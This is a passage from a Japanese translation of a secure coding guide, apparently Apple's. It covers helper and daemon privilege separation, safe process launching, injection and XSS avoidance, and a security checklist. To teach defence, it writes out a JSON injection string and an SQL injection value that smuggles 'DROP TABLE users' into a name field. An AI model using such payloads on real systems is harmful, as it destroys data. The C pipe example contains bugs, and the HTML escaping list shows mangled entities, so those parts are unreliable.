- 許可するファイル型を列挙したホワイトリスト。特定の型のファイルのみ扱うよう制限します（ローカルのハードドライブにあるファイルにアクセスするヘルパの場合、特に有用）。
- 特定のURIに対する`GET`要求または`POST`要求を許可するホワイトリスト。

## 抽象識別子とデータ構造体の利用

傀儡化を避ける技法としては、URI、クエリ、パスなどの代わりに、データ構造体と抽象識別子を使い、要求そのものの詳細を抽象化する方法もあります。

ヘルプシステムを例として説明すると分かりやすいでしょう。アプリケーションは、ヘルプ記事の検索要求として完全形式のURIを渡す代わりに、フラグ欄（名前で検索するか、題名で検索するか、を指定）と検索文字列を渡します。このフラグ欄が抽象識別子の一例です。ヘルパに対し、何をして欲しいか指示しますが、その方法は伝えません。

さらに一歩を進めて、ヘルパが検索結果のリストを返す場合を考えましょう。見つかったページの名前とURIを返す代わりに、名前と、とある識別子（表には出さないが、実際には、直近に得た検索結果中のインデックスなど）を返すやり方も可能です。URIそのものを直接扱うのと違って、アプリケーションが任意のURIにアクセスしようとしてもできません。

同様に、他のファイルを参照する「プロジェクトファイル」を扱うアプリケーションの場合、これを直接操作するAPIがなくても、一時例外（temporary exception）エンタイトルメントを利用して、ヘルパがディスク上のあらゆるファイルにアクセスできるようにすることが可能です。より安全にするためには、ユーザが開いたプロジェクトに、実際に現れるファイルにしか、ヘルパがアクセスできないようにしなければなりません。そこで、ヘルパはアプリケーションに対し、ファイルを名前やパスではなく、ヘルパが生成した何らかの識別子で指定するよう求めます。その結果、アプリケーションが任意のファイルを開くようヘルパに要求することは難しくなります。スニッフィングを使えばさらに強化できるでしょう（“「マジック」検査の活用”（87 ページ）を参照）。

同じ考え方を他の分野にも拡張できます。たとえば、アプリケーションがデータベースのレコードを更新する場合、ヘルパがデータ構造体の形でレコードを送信し、アプリケーションは更新を施したデータ構造体と、更新するべき箇所を表す識別番号を送り返す、という形で実装するのです。ヘルパは、識別番号で示される箇所以外が変化していないことを確認した上で、実際にレコードを更新します。

抽象化したデータ構造体でやり取りすることにより、所定のテーブル以外にはアクセスしないよう制限することにもなります。さらに、アプリケーションが実行可能なクエリの種類も、多くのデータベースが備えている操作権限管理の仕組みに比べ、きめ細かく制限できます。

## 「マジック」検査の活用

主たるアプリケーションが直接アクセスできないファイルに、ヘルパアプリケーションならばアクセスできる状況を考えます。主たるアプリケーションがヘルパに、そのファイルの内容を照会するとしましょう。ヘルパがデータを送信する前に、ファイルの状態（たとえば、主たるアプリケーションがシンボリックリンクを他のファイルに置き換えていないこと）をテストすれば、セキュリティの観点からは有用です。特に、ファイル拡張子が表す型と実際の中身に、矛盾がないことを確認できれば効果的でしょう。これをファイル型の「マジック」検査（file type sniffing）と言います。

たとえば画像ファイルは、先頭の数バイトだけで、型の判定に充分な情報が得られます。先頭4バイトが「JFIF」ならばおそらくJPEG画像ファイルでしょう。同様に、「GIF8」であればGIF画像ファイルです。「MM.*」または「II*.」となっていればTIFFファイルです。ほかの画像ファイルについても同様に判断できます。

要求に応じてこの「マジック」検査を実施すれば、ファイルの中身（型）が想定どおりである蓋然性が高くなります。

# アプリケーションもヘルパも潜在的に危険があるものとして扱うこと

権限を分離する最終的な目的は、攻撃者がアプリケーションの一部の制御権を奪っても、実際に攻撃に役立つことはできないようにすることです。そのため、ヘルパもアプリケーション本体も、相手が潜在的に危険であるものとして扱わなければなりません。したがって双方について、次のような対策が必要です。

- バッファオーバーフローの回避（“バッファのオーバーフローやアンダーフローの回避”（18 ページ））。
- 相手側からの、あらゆる入力の検証（“入力の検証とプロセス間通信”（35 ページ））。
- 安全でないプロセス間通信機構の回避（“入力の検証とプロセス間通信”（35 ページ））。
- 競合状態の回避（“競合状態の回避”（46 ページ））。
- 他のプロセスが上書きしうるディレクトリやファイルの内容を、信頼できないものとして扱うこと（“ファイル操作の安全性確保”（50 ページ））。次のようなものが対象です。
  - 当該アプリケーションのコンテナディレクトリ以下にあるすべて。
  - 環境設定ファイル。
  - 一時ファイル。
  - ユーザファイル。

  その他、状況によって各種ディレクトリ/ファイルが考えられます。この設計原則に従っていれば、攻撃者がアプリケーションの制御を奪っても、実際に攻撃に役立つような操作は実行が困難です。

# デーモンを専用UIDで実行

昇格した権限で起動された後、権限を放棄するデーモンに対しては、ローカルシステムの範囲でほかに用途のない（一意の）ユーザIDを用意してください。`_unknown`、`nobody`などといった汎用のUIDを使うと、同じUIDで動作する他のデーモンが、プロセス間通信の機構により直接、あるいは設定ファイルを変更することにより間接に、情報をやり取りできることになります。したがって、攻撃者が当該デーモンの制御権を奪えば、件のデーモンにも干渉できます。逆も同様で、このデーモンの制御権を奪えば、他のデーモンにも干渉できることになります。

Open Directoryサービスを利用すれば、ローカルの範囲で一意的なUIDを取得できます。なお、0〜500番のUIDはシステムが予約しています。

---

**注意:** 一般に、セキュリティに関する判断を、ユーザIDやユーザ名にもとづいて行うべきではありません。これには次の2つの理由があります。

- ユーザIDやユーザ名を調べるAPIの多くは、環境変数`USER`の値を返すだけなので、本来的に信頼できません。
- 誰でもアプリケーションを複製して文字列の値を変更し、容易に実行できます。

---

# 他のプロセスの安全な起動

セキュリティの観点に立つと、外部ツールを実行する各種のAPIにはそれぞれ違いがあります。特に次の点に注意してください。

**POSIXの`system`関数は使わない。**簡単なので使ってしまいがちですが、他の関数に比べて危険でもあります。それでも`system`使う場合は、コマンド文字列全体にわたってサニタイズを施してください。シェルにとって特別な意味がある文字をエスケープすることです。引用符の扱いに関する規則、特に、各種の引用符で囲まれた範囲で、文字がどのように解釈されるかきちんと把握し、正しくエスケープする必要があります。シェルスクリプトに慣れていてもこれは大変な作業なので、そうでない人にはなおさらお勧めできません。*生兵法は大けがのもと*、ということです。

**あらかじめ適切な環境を整えておく。**多くのAPIは、環境変数`PATH`に指定されている順にツールを検索するようになっています。攻撃者はこの値を変更することにより、意図とは違うツールを、現行ユーザの権限で起動させることができます。

これを回避するためには、`PATH`の値を明示的に設定するか、`PATH`の値を参照する、`exec`や`posix_spawn`およびその系列の関数を使わないようにしてください。

**可能な限り絶対パスを使い、不可能ならば相対パスで指定する。**実行形式ファイル名だけでなくパス全体を明示的に指定すれば、OSは環境変数`PATH`を参照せずに実行するツールを検索できます。

環境変数やシェルの特殊文字については、『*Shell Scripting Primer*』を参照してください。

# インジェクション攻撃やXSSの回避

インジェクション攻撃やクロスサイトスクリプティング（XSS）は、ウェブ開発に関係してよく問題になる脆弱性です。とはいえ、どんな種類のアプリケーションでも、同様の問題は起こりえます。こういった攻撃は、性質を詳しく知り、アンチパターンを把握することより、ソフトウェア的に回避できます。

## インジェクション攻撃の回避

世にあるデータには大きく分けて、非構造化データと構造化データの2種類があります。どちらを選択するかによって、ソフトウェアの安全性を高めるための方策に、大きな違いが現れます。

非構造化データは、それほど多くありません。多くは、もっぱらテキスト表示の手段として使われる、プレーンテキストファイルです。実際には、非構造化データに見えても、弱く構造化されていることが少なくありません。

構造化データは、構成する各部分によって意味が異なります。データ断片がこのように複数の種類のデータから成る場合、インジェクション攻撃を受ける可能性があります。危険の度合いはデータの組み合わせ方、すなわち、*厳格に構造化*しているか、*弱く構造化*しているかによって異なります。

厳格な構造化データは、情報を構成する各部分をどこに格納するか、固定の書式として定義されています。たとえば店舗の在庫を表すデータを、4バイトのレコード番号と100バイトの（人が読める形の）説明文から成る、簡単な書式で保存することが考えられます。このようになっていれば取り扱いにも便利です。各バイトの解釈方法はデータ中の位置によって決まりますが、バッファオーバーフローを避け、値の妥当性を適切に検査していれば、セキュリティ上の危険は比較的低いのが普通です。

一方、弱い構造化データは、セキュリティの観点からはやや問題があります。データの各部分の長さが可変の、混成方式であることが特徴です。これはさらに、*長さを明示したデータ*と、*長さを明示していないデータ*に分類できます。

長さを明示したデータの場合、可変長データの先頭に長さの記述があります。このようなデータは容易に解釈できますが、長さの値の妥当性は確認しなければなりません。これを怠ると、ファイルの末尾を超えて読み込もうとするなど、問題が生じる可能性があります。

長さを明示していないデータは解釈が若干難しくなります。一般に、特別な区切り文字をデータ中に埋め込むことにより、解釈方法を判断するようになっています。たとえば、欄の分割にはコンマ、操作コマンドから操作対象データを分割するためには引用符を用いることが考えられます。典型的な例として、SQLやシェルコマンドは、コマンドを表す語と操作対象データを、ひとつの文字列として組み合わせて記述します。HTMLファイルもテキスト内にタグを組み合わせています。ほかにも同様の例はいくつも考えられるでしょう。

非構造化データ、厳格な構造化データ、長さを明示した弱い構造化データは、いずれもセキュリティ上の危険が小さいので、以下の節では、長さを明示しない弱い構造化データを中心に説明します。

## 混成データにひそむ危険

先に説明したように、データ制御文と対象データを区切り文字で分割するなど、2種類以上のデータを混在させている場合、誤動作の危険があります。データを読み込む際の危険と、後で使うためにデータを構築する際の危険に分けて考えなければなりません。

具体例を見れば問題がはっきりします。次のJSONデータを考えてみましょう。

```
{
    "mydictionary" :
    {
        "foo" : "Computer jargon",
        "bar" : "More computer jargon"
    }
}
```

キーと値の組が、入れ子状態になった構造です。`mydictionary`、`foo`、`bar`というキーはいずれも可変長です。値（辞書、および「`Computer jargon`」、「`More computer jargon`」という文字列）も同様です。その長さを判断するのはパーサの役割です。データを読み込んで構造を分析し、構成要素に分割するソフトウェアです。JSONデータのパースに当たっては、文字列の先頭と末尾を表す二重引用符を手がかりにします。

次に、オンライン辞書を考えてみましょう。ユーザは単語を追加できますが、ソフトウェアは実際に追加する前に、不適切な単語でないか確認します。何者かが次のような単語を登録しようとすると、何が起こるでしょうか。

```
Term: baz
Definition: Still more computer jargon", "naughtyword": "A word you should not say
```

うかつな実装であれば、単語と語義をそのまま引用符で囲んでJSONファイルに挿入するでしょう。したがってJSONファイルは次のようになります。

```
{
    "mydictionary" :
    {
        "foo" : "Computer jargon",
        "bar" : "More computer jargon",
        "baz" : "Still more computer jargon", "naughtyword": "A word you should
not say"
    }
}
```

JSONでは空白に意味がないので、*2*つの項目が辞書に追加されます。そして2つ目の単語は、適切かどうか確認されないことになります。

実際には、*引用符*の処理を適切に行うべきでした。入力文字列を走査し、特別な意味を持つ文字があればその旨の印をつけて、特殊文字と解釈されないようにしなければなりません。JSONの場合、文字列中に引用符が現れていれば、次のように、すぐ前にバックスラッシュ（\）を挿入します。

```
{
    "mydictionary" :
    {
        "foo" : "Computer jargon",
        "bar" : "More computer jargon",
       "baz" : "Still more computer jargon\", \"naughtyword\": \"A word you should
 not say"
    }
}
```

こうなっていればJSONのパーサは、bazの語義を「`Still more computer jargon.", "naughtyword": "A word you should not say`」と正しく読み込みます。不適切な単語（naughtyword）は語義の一部にすぎないので、辞書の単語としては登録されません。もちろん、語義に不適切な単語が現れていいのか、という疑問はありますが、これは別の問題です。

## SQLインジェクション

インジェクション攻撃の中でも最も多いのはSQLインジェクションでしょう。SQLの構文を巧妙に操り、任意のコマンドを実行させる攻撃です。SQLの文（クエリ）は次のように記述します。

```
INSERT INTO users (name, description) VALUES ("John Doe", "A really hoopy frood.");
```

ここには命令（INSERTという文）とデータ（挿入するべき文字列）が混在しています。

うかつな実装であれば、単に文字列を連結するだけでクエリを組み立てるかも知れません。これは、特にデータが信頼できない情報源から渡される場合、非常に危険です。ユーザ名（name）や説明（description）の文字列中に二重引用符を入れるという細工により、別のコマンドを実行できる可能性があるからです。

困ったことに、SQLには注釈を記述できます。「--」という字句から行末まで、SQLサーバは単に無視することになっているのです。たとえばユーザ名（name）として次のような文字列を与えたとしましょう。

```
joe", "somebody"); DROP TABLE users; --
```

するとクエリは次のようになります。

```
INSERT INTO users (name, description) VALUES ("joe", "somebody"); DROP TABLE users;
 --", "A really hoopy frood.");
```

これを実行すると、データベースにユーザを表すレコードを挿入した後、登録されているアカウントをすべて削除することになり、サービスは機能しなくなってしまいます。

少しばかり賢いプログラムであれば、ユーザ名や説明に二重引用符が含まれていないか検査し、登録を拒否するでしょう。しかし一般に、次のような理由で、望ましいとは言えません。

- この方法は、UTF-8の文字列を与えると問題が生じるかも知れません。UTF-8の文字を構成するバイトには、引用符と同じ値がしばしば現れます。たとえばセディーユがついた大文字の「G」は、SQLサーバがUTF-8の文字列を扱う方法にもよりますが、誤って処理される恐れがあります。
- クエリをほんの少し変えて一重引用符にしただけで、この解決法は無効になります。
- ユーザが引用符の前にバックスラッシュを置けば、（これもエスケープしていない限り）この解決法は無効になります。バックスラッシュを2つ続ければ、単一のリテラル文字として扱われるからです。
- 問題のある文字をJavaScriptですべて検査しても、サーバ側で同じ検査をしていなければ、悪意あるユーザは検査をかいくぐり、インジェクション攻撃を成功させてしまうでしょう。

- 問題のある文字をJavaScriptで検査する場合、サーバ側でも同じ検査をするか、ユーザには簡単に判断できないので、セキュリティに不安を抱くかも知れません。
- ユーザの中には本気で、「`"; DROP TABLE users; --`」というようなユーザ名を使う人がいるかも知れません。

より妥当な方法として、SQLのクライアントライブラリに用意されている組み込み関数で文字列にエスケープ処理を施す、あるいは可能な場合、パラメータを埋め込んだSQLクエリを用意し、プレースホルダを文字列そのもので置換する、というものがあります。パラメータを埋め込んだSQLクエリは、たとえば次のような形をしています。

```
INSERT INTO users (name, description) VALUES (?, ?);
```

nameおよびdescriptionの値は、配列として別に与えます。データベースの実装によっては、パラメータつきクエリを文字列として操作し、データを埋め込んだクエリ文字列に変換しているかも知れません。しかし、主要なデータベース製品は多くの人が使っているので、変換ルーチンにバグがあっても迅速に修正されるでしょう。

Core Dataを組み込んだアプリケーションで、複雑な方法でSQLインジェクション攻撃を回避する手段については、『*Predicate Programming Guide*』の“Creating Predicates”を参照してください。

## Cのコマンド実行とシェルスクリプト

Cプログラミング言語には外部コマンドを実行する、まずまず採用可能な手段がいくつも用意されています。具体的には、`exec`、`posix_spawn`、`NSTask`、および関連する関数やクラスです。その一方で、不適切な使い方もできてしまう、という問題があります。以下、外部コマンドを実行する際、セキュリティホールが生じないようにするためのヒントをいくつか示します。

- **「system」を使わない。**`system`関数は、外部のシェルプロセスを起動し、コマンド文字列をそのままシェルに渡します。したがって、コマンドに渡す引数は、適切に引用符で囲まなければなりません。引数を指定するのが、信頼できない情報源でありうる場合は特に、`system`関数には問題があります。コマンドをコード中に固定する場合を除き、`system`関数は使わないようにしてください。
- **「popen」を使わない。**`popen`にも`system`と同様に、セキュリティ上の危険があります。`popen`の代わりに`NSTask`クラスを利用するか、パイプを生成し、自分でコマンドを実行するとよいでしょう。

  `NSTask`クラスを利用すれば、子プロセスの標準入力、標準出力、標準エラーに対応するファイル記述子と、容易にやり取りできます。詳しくは『*NSTask Class Reference*』を参照してください。

  POSIXレベルでは、次のようにシステムコール`pipe`を使って、同等の処理を実装できます。

  1. システムコール`pipe`を使って、接続済みのパイプの組を、必要な数だけ生成する。

2. システムコール`fork`で子プロセスをフォークする。
3. 子プロセス側で、システムコール`dup2`を使って、ファイル記述子（標準入力、標準出力、標準エラーのうち適切なもの）を、パイプの一方の端で置き換える。
4. 子プロセス側で、`exec`や`posix_spawn`、あるいは関連する関数を使って、実行したいツールを起動する。
5. 親プロセス側で、パイプのもう一端を介して読み書きする。

以下にコード例を示します。

```
int pipes[2];
if (pipe(pipes) < -1) {
    ... // エラーを処理する
}

int pid = fork();
if (pid == -1) {
    ... // エラーを処理する
} else if (!pid) {
    // 子プロセス側 :

    dup2(pipe[1], STDOUT_FILENO); // あるいはSTDIN_FILENOやSTDERR_FILENO
    close(pipe[0]);

    exec(...) or posix_spawn(...) // 外部ツールを起動。

} else {
    // 親プロセス側 :

    close(pipe[1]);
    read(pipe[0], ...);

    waitpid(pid, ...); // 子プロセスの処理終了を待機。
}
```

詳しくは、`pipe`、`fork`、`dup2`、`exec`、`posix_spawn`、`waitpid`のマニュアルページを参照してください。

- **できるだけシェルスクリプトを避ける。**`NSTask`や上述の関数を使うにしても、シェルスクリプトでコマンドを実行するのは避けてください。エスケープ処理を誤る可能性が高いからです。代わりに、コマンドを個別に実行するとよいでしょう。
- **シェルスクリプトを充分に検査する。**ソフトウェア内からシェルスクリプトを起動し、信頼できない可能性があるデータを渡す場合、エスケープ処理にバグがあれば悪影響が及びます。エスケープ処理に起因するセキュリティホールがないか、充分に検査しなければなりません。

  詳しくは、"Quoting Special Characters" in *Shell Scripting Primer*、および『*Shell Scripting Primer*』の"Shell Script Security"を参照してください。

## URLのエスケープ処理

URLのエスケープ処理規則は複雑なので、この資料では深入りしません。OS XやiOSにはこの処理を行うルーチンがありますが、目的に応じて*適切*なものを選択する必要があります。

詳しくは『*Networking Overview*』の"Note" in *Networking Overview*を参照してください。

## HTMLやXMLのエスケープ処理

HTMLやXMLのエスケープ処理には、`NSXMLParser`クラスや`libxml2`のAPIなど、目的に応じて提供されているライブラリを使うのが最も安全です。しかし、独自のコードでテキストを変換し、HTMLやXMLを組み立てる場合、きちんとエスケープ処理を施すべき文字が5つあります。

- 小なり記号（<）- すべて「`<`」に置換
- 大なり記号（>）- すべて「`>`」に置換
- アンパサンド（&）- すべて「`&`」に置換
- 二重引用符（"）- 属性値の中では「`&quot;`」に置換
- 一重引用符（'）- 属性値の中では「`&apos;`」に置換

> **Important:** （JavaScriptのコード内など）状況によっては、この5つだけでは不充分です。詳しくは「XSS Prevention Cheat Sheet」を参照してください。

HTMLのエスケープ処理が不適切であるために生じるセキュリティホールについては、"クロスサイトスクリプティングの回避"（98 ページ）を参照してください。

# クロスサイトスクリプティングの回避

ウェブ開発に関係する重大な危険として、*クロスサイトスクリプティング*というものもあります。ウェブサイトにコードを注入することにより、想定とは異なる動作を起こす攻撃を言います。攻撃者は、たとえばキーロガーを注入することにより、にせのログインダイアログを表示し、パスワードを盗み見ようと試みます。

これに関する脆弱性にはさまざまな種類があります。

- URLに埋め込まれたクエリ文字列を、適切なサニタイズ処理なしに実行し、結果を表示するウェブサイトがあれば、攻撃者はどんなJavaScriptコードを実行するハイパーリンクでも作成できてしまいます。知らずにそのリンクをクリックすると、そのブラウザセッションで、攻撃者が仕掛けたスクリプトが動作するのです。
- HTMLベースの情報をユーザどうしが共有できるウェブサイトでは、スタンドアローンのスクリプトタグに埋め込む、HTMLの属性やCSSのプロパティに隠す、などの方法で、不正なJavaScriptコードを注入することができます。別のユーザが知らずにそのリンクをクリックすると、当該ユーザのブラウザセッションで、不正なJavaScriptコードが実行されます。
- ユーザが渡すデータを埋め込んで文字列を組み立て、これを`eval`で評価するスクリプトは、データに適切なサニタイズ処理を施さなければ、どのようなコードでも実行できてしまいます。

ほかにもさまざまな脆弱性が考えられます。この資料では、クロスサイトスクリプティングの詳細には深入りしません。その詳細および回避法については、「XSS Prevention Cheat Sheet」を参照してください。ここにはウェブセキュリティに関する多くの記事のリンクが載っています。また、この話題に関する他社の書籍も紹介されています。

# セキュリティに関する開発者向けのチェックリスト

この付録では、セキュリティの観点からシステムを点検し、ソフトウェアの脆弱性を減らしていくために役立つチェックリストを示します。開発工程で参照するものと想定して記述してあります。コーディングに着手する前に目を通しておけば、後からでは修正が難しい、セキュリティ上の多くの陥穽を回避できるでしょう。

なお、このチェックリストは包括的なものではありません。ここに挙げていない脆弱性が残る可能性は常にあります。また、コードを記述した本人は、深く関与しているゆえに、かえって問題を見落としてしまう可能性があります。したがって、セキュリティ上の問題がないか、第三者に点検してもらうことも大切です。この分野の専門家であれば理想的ですが、相応のプログラム開発者が観点を理解した上で点検すれば、見落としていた問題が見つかるでしょう。さらに、バグ修正を含め、コードに何らかの修正を施した場合、問題が入り込んでいないか、改めて点検しなければなりません。

> **Important:** 公開に先立ち、セキュリティの観点からコードをすべて点検してください。

## 特権の使い方

コードを昇格した権限で実行するのが適切か、する場合はどうすれば安全に実行できるか、以下のチェックリストで確認してください。可能な限り、昇格した権限での実行は避けるのが理想です（“権限昇格の回避” （66 ページ）を参照）。

1. **可能な限り少ない権限で実行する。**

   サンドボックスその他、権限を制限する技術を用いて権限の分離を図る場合、主たるアプリケーション側が危険にさらされても、ヘルパツール側には影響が及ばないようにする（あるいはその逆）ことが重要です。その手段については“安全なヘルパやデーモンの設計” （85 ページ）を参照してください。

   さらに、昇格した権限で起動された後、権限を放棄するデーモンに対しては、ローカルシステムの範囲でほかに用途のない（一意の）ユーザIDを用意しなければなりません。詳しくは“デーモンを専用UIDで実行” （89 ページ）を参照してください。

2. **昇格した権限は特権ヘルパのみで補助的に使う。**

   昇格した権限は、多くの処理には不要です。必要が生じるのは、特別な権限が設定されたディレクトリにファイルを書き出す、特権ポートを開くなど、ごく一部の操作に限ります。

攻撃者は、任意のコードを実行できる脆弱性を見つければ、動作中のコードと同じ権限でどんなコードでも実行し、それがroot権限であればコンピュータ全体を完全に制御してしまいます。したがって権限の昇格は、可能な限り避けなければなりません。

昇格した権限でコードを実行する場合の規則を示します。

- 主プロセスを別のユーザとして実行しない。必要ならば、昇格した権限で動作する、独立したヘルパツールを用意する。
- ヘルパツールの処理を最小限にする。
- 実行するようヘルパツールに指示できる内容を可能な限り制限する。
- できるだけ早期に権限を放棄するか実行を停止する。

> **Important:** コードのすべて、少なくとも大部分が、rootその他の昇格した権限で動作する場合、あるいは昇格した権限でいくつもの操作を行う複雑なコードの場合、何か問題があれば、セキュリティ上の重大な脆弱性となる恐れがあります。セキュリティの観点からコードを点検してもらい、危険を抑えなければなりません。

詳しくは"安全な権限昇格"（62 ページ）および"安全なヘルパやデーモンの設計"（85 ページ）を参照してください。

3. **可能ならば`launchd`を利用する。**

   昇格した権限で動作する、デーモンその他のプロセスを自分で開発する場合、`launchd`から起動するようにしてください（推奨しない他の機構については"他の機構の制限と危険"（71 ページ）を参照）。

   `launchd`について詳しくは、`launchd`、`launchctl`、`launchd.plist`のマニュアルページ、および『*Daemons and Services Programming Guide*』を参照してください。「起動項目」については『*Daemons and Services Programming Guide*』が参考になるでしょう。`ipfw`については、`ipfw`のマニュアルページに説明があります。

4. **プログラムからsudoを呼び出して使うことは避ける。**

   `sudoers`ファイルで認可されていれば、ユーザは`sudo`を利用し、rootとしてコマンドを実行できます。`sudo`コマンドは、管理作業を行うユーザが、実際にコンピュータの前で、「ターミナル(Terminal)」アプリケーションに手入力する使い方を想定しています。スクリプト中に記述したり、コード内から呼び出したりすると危険です。

   `sudo`コマンドを実行し、パスワードによる認証を経た後は5分間（デフォルト値）、認証処理を省略して別の操作ができます。したがって、他のプロセスがrootとして何らかのコマンドを実行する恐れがあります。

さらに、実行するコマンドを暗号化するなどの保護機能はありません。sudoは特権コマンドの実行に使うものなので、ユーザ名、パスワードなど、機密性の高い情報がコマンド引数に入っていることもよくあります。スクリプトその他のコードからこういったコマンドを実行すると、重要なデータの盗聴など、危険にさらされる恐れがあります。

5. **昇格した権限で実行するコードを最小限に抑える。**

   昇格した権限で実行するコードが、どの位の行数になるか見積もってみましょう。すべての行にわたる、あるいはそうでなくても数えるのが難しい場合、セキュリティの観点からソフトウェアを点検するのは非常に困難です。

   特権を要するコードをどのように分離すればよいか判断できなければ、ぜひ経験者に助力を求めるようお勧めします。ADC（Apple Developer Connection）の会員であれば、コードの分離や、セキュリティの観点からの点検について、Appleの技術者に相談するとよいでしょう。まだ会員になっていなければ、加入案内のページ（http://developer.apple.com/programs/）を参照してください。

6. **GUIアプリケーションを昇格した権限で実行しない。**

   GUIアプリケーションを昇格した権限で実行してはなりません。アプリケーション側では制御できない多くのライブラリをリンクしており、大量かつ複雑であるため、セキュリティ上の脆弱性がひそんでいる可能性も高くなっています。アプリケーション動作環境も、コードではなくGUIで設定することになります。ライブラリやGUI環境に脆弱性があれば、コード自体やユーザデータが危険にさらされる恐れがあります。

# データファイル、設定ファイル、一時ファイル

ファイルの読み書きに関係する脆弱性もあります。こういった脆弱性がひそんでいないか、以下のチェックリストで確認してください。

1. **信頼できない場所にあるファイルの操作に注意する。**

   ユーザが所有するディレクトリに書き出したファイルは、そのユーザが修正し、あるいは破損させる可能性があります。

   同様に、誰もが書き出せる場所（`/tmp`、`/var/tmp`、`/Library/Caches`、その他）に一時ファイルを書き出すと、次にその内容を読み込むまでの間に、攻撃者が改竄する恐れがあります。

   ファイルを読み書きする（特にプロセス間通信の手段として）場合、他のユーザには書き出しができない、安全なディレクトリに置くとよいでしょう。

   ファイル書き出しに関係する脆弱性と、その危険を抑える方法については、“検査と実行の時間差”（46 ページ）を参照してください。

2. **信頼できない設定ファイル、環境設定ファイル、環境変数の使用を避ける。**

多くの場合、環境変数、設定ファイル、環境設定ファイルは、ユーザが自由に操作できます。昇格した権限でプログラムをユーザに実行させれば、通常はできない操作を許すことになります。したがって特権コードは、以上のようなファイルや変数の影響を受けないようにしてください。

具体的には次のような事項です。

- 入力はすべて、ユーザが直接入力したか、環境変数や設定ファイル、環境設定ファイル、その他のファイルを介すたものかによらず、検証を行う。

  環境変数については、効果が直ちに、目に見える形で現れるとは限りません。しかしこれによって、プログラムやシステムコールの動作が変わることはありえます。

- ファイルパスにワイルドカード文字（「`../`」、「~」など）が含まれないようにする。こういった文字があると、攻撃者は作業ディレクトリを、自分が好きなように制御できるディレクトリに切り替えてしまうかも知れません。

- プロセスに与える権限、環境変数、リソースは、明示的に設定する。現在の環境から継承すれば問題ない、という想定はしないでください。

3. **カーネル拡張は慎重に利用する（またはまったく使わない）。**

カーネル拡張は謂わば究極の特権コードで、通常のコードではrootですら操作できない、オペレーティングシステムの内部にアクセスできます。不正なカーネル拡張を巧みにロードさせられることのないよう、ロードする理由や方法、時期を慎重に確認してください。注意を怠ると、ルートキットがロードされる恐れがあります（**ルートキット**とは、カーネル内で動作する不正なコードで、システムの制御権を奪うだけでなく、自分自身の痕跡を残さないことすら可能です）。

攻撃者が何らかの方法でカーネル拡張を差し替えることもありうるので、常に安全な場所に置くようにしてください。コード署名やハッシュを利用して検証することも考えられますが、これにより、適切な操作権限を設定して保護する必要性がなくなるわけではありません（TOCTOU攻撃はなお可能です）。なお、OS Xの最近の版は、KEXTローディングシステムの採用により危険が減っています。所有者が`root`でない、あるいは所有グループが`wheel`でないカーネル拡張を拒否するというものです。

一般に、カーネル拡張の実装は避けるべきです（『*Kernel Programming Guide*』の“Keep Out”を参照）。しかしどうしても必要であれば、OS Xに組み込みの機能を使って、独立した権限のプロセスからロードするとよいでしょう。

rootアクセスの安全な使い方については“安全な権限昇格” （62 ページ）を参照してください。また、カーネル拡張の書き方やロードの手順については、『*Kernel Programming Guide*』に解説があります。デバイスドライバの書き方については『*I/O Kit Fundamentals*』が役立つでしょう。

# ネットワークポートの使い方

ネットワークを介した情報の送受信に関係する脆弱性がないか、以下のチェックリストで確認してください。ネットワーク経由で情報を送受信するツールやアプリケーションがなければ、“ログの監視”（105 ページ）（サーバの場合）または“整数やバッファのオーバーフロー”（110 ページ）（それ以外の場合）まで読み飛ばして構いません。

1. **割り当て済みのポート番号を使う。**

   0～1023番のポートは、Internet Assigned Numbers Authority（IANA; http://www.iana.org/を参照）が指定する、特別なサービス用に予約されています。OS Xをはじめ多くのシステムでは、rootとして動作するプロセスのみ、このポートにバインドするようになっています。しかし、この特権ポート経由の通信が、すべて信頼できると看做すのは危険です。攻撃者がrootアクセス権を奪い、特権ポートにバインドしている可能性があるからです。システムによっては、バインドするためにrootアクセス権すら要らないこともあります。

   さらに、`SO_REUSEADDR`というオプションを指定したソケットでUDP通信をすれば、ローカル側の攻撃者がポートを奪う可能性もあります。

   したがって、必ずIANAが割り当てているポート番号を使い、正常に接続できているかどうか戻り値コードで確認し、正しいポートに接続していることを確認しなければなりません。また、特権ポート経由であっても、入力データを盲目的に信頼するべきでないことはもちろんです。ファイルから読み込んだデータ、ユーザが入力したデータと同様に、ネットワーク経由で受信したデータも適切に検証する必要があります。

   入力の検証について詳しくは、“入力の検証とプロセス間通信”（35 ページ）を参照してください。

2. **適切な伝送プロトコルを選択する。**

   UDPなど低レベルのプロトコルは、トラフィックの種類によっては高い性能を発揮しますが、TCPのような高レベルのプロトコルにくらべ、成りすましも容易です。

   なお、TCPを使う場合でも、接続の両端で認証処理が必要か否か検討しなければなりませんが、暗号化の階層を設けることにより、さらにセキュリティを向上できます。

3. **認証が必要ならば既存の認証サービスを利用する。**

   無料で、機密情報を扱わず、ユーザ入力を処理することもないのであれば、認証は必要ありません。一方、機密情報をやり取りし、ユーザが入力したデータを処理し、あるいは何らかの理由でアクセスを制限する場合、各ユーザの認証処理が必要です。

   OS Xには、安全なネットワーク処理用のAPIや認可サービスが各種揃っており、いずれも認証を行うようになっています。したがって、独自に認証機構を開発せず、既存のサービスを利用してください。ひとつの理由として、認証処理の適切な実装は非常に難しく、誤りが入り込む危険が高い、ということがあります。攻撃者が認証機構の裏をかくことに成功すれば、機密情報が漏れ、あるいはシステムに侵入される恐れがあります。

ネットワーク処理アプリケーションの認可機構として認められているのはKerberosだけです（"クライアント-サーバ認証"（106 ページ）を参照）。安全なネットワーク処理について詳しくは、『*Secure Transport Reference*』および『*CFNetwork Programming Guide*』を参照してください。

4. **アクセス要求をプログラムで検証する。**

   UIに対して制限を設けても、攻撃からサービスを保護することはできません。所定のユーザにしか利用を許さない機能を提供する場合、個々のユーザに対して、当該機能の利用が認可されているかどうか、適切に検査する*必要があります*。

   これを怠れば、当該サービスについて何らかの知識を持つ者が、URLを修正する、不正なAppleイベントを送信する、などの手段で、認可を経ずに利用する恐れがあります。

5. **処理失敗時の対処を適切に行う。**

   ネットワークの問題、サービス妨害攻撃などの原因で、サーバに接続できなくなった場合、クライアントアプリケーションは再試行の頻度や回数を減らすとともに、ユーザが取り消しできるようにしなければなりません。

   あまりに高頻度で接続を再試行し、あるいは接続を待つ間ハング状態に陥るような、設計に難のあるクライアントは、知らないうちにサービス妨害攻撃に荷担する恰好になります。

6. **多数の接続があっても適切に捌けるようサービスを設計する。**

   デーモンは、サービス妨害攻撃にさらされても、クラッシュしたり、データを失ったりしないように実装しなければなりません。さらに、各デーモンが使えるCPU時間、メモリ、ディスク容量を制限して、サービス妨害攻撃を受けても他のプロセスには影響が及ばないようにしてください。

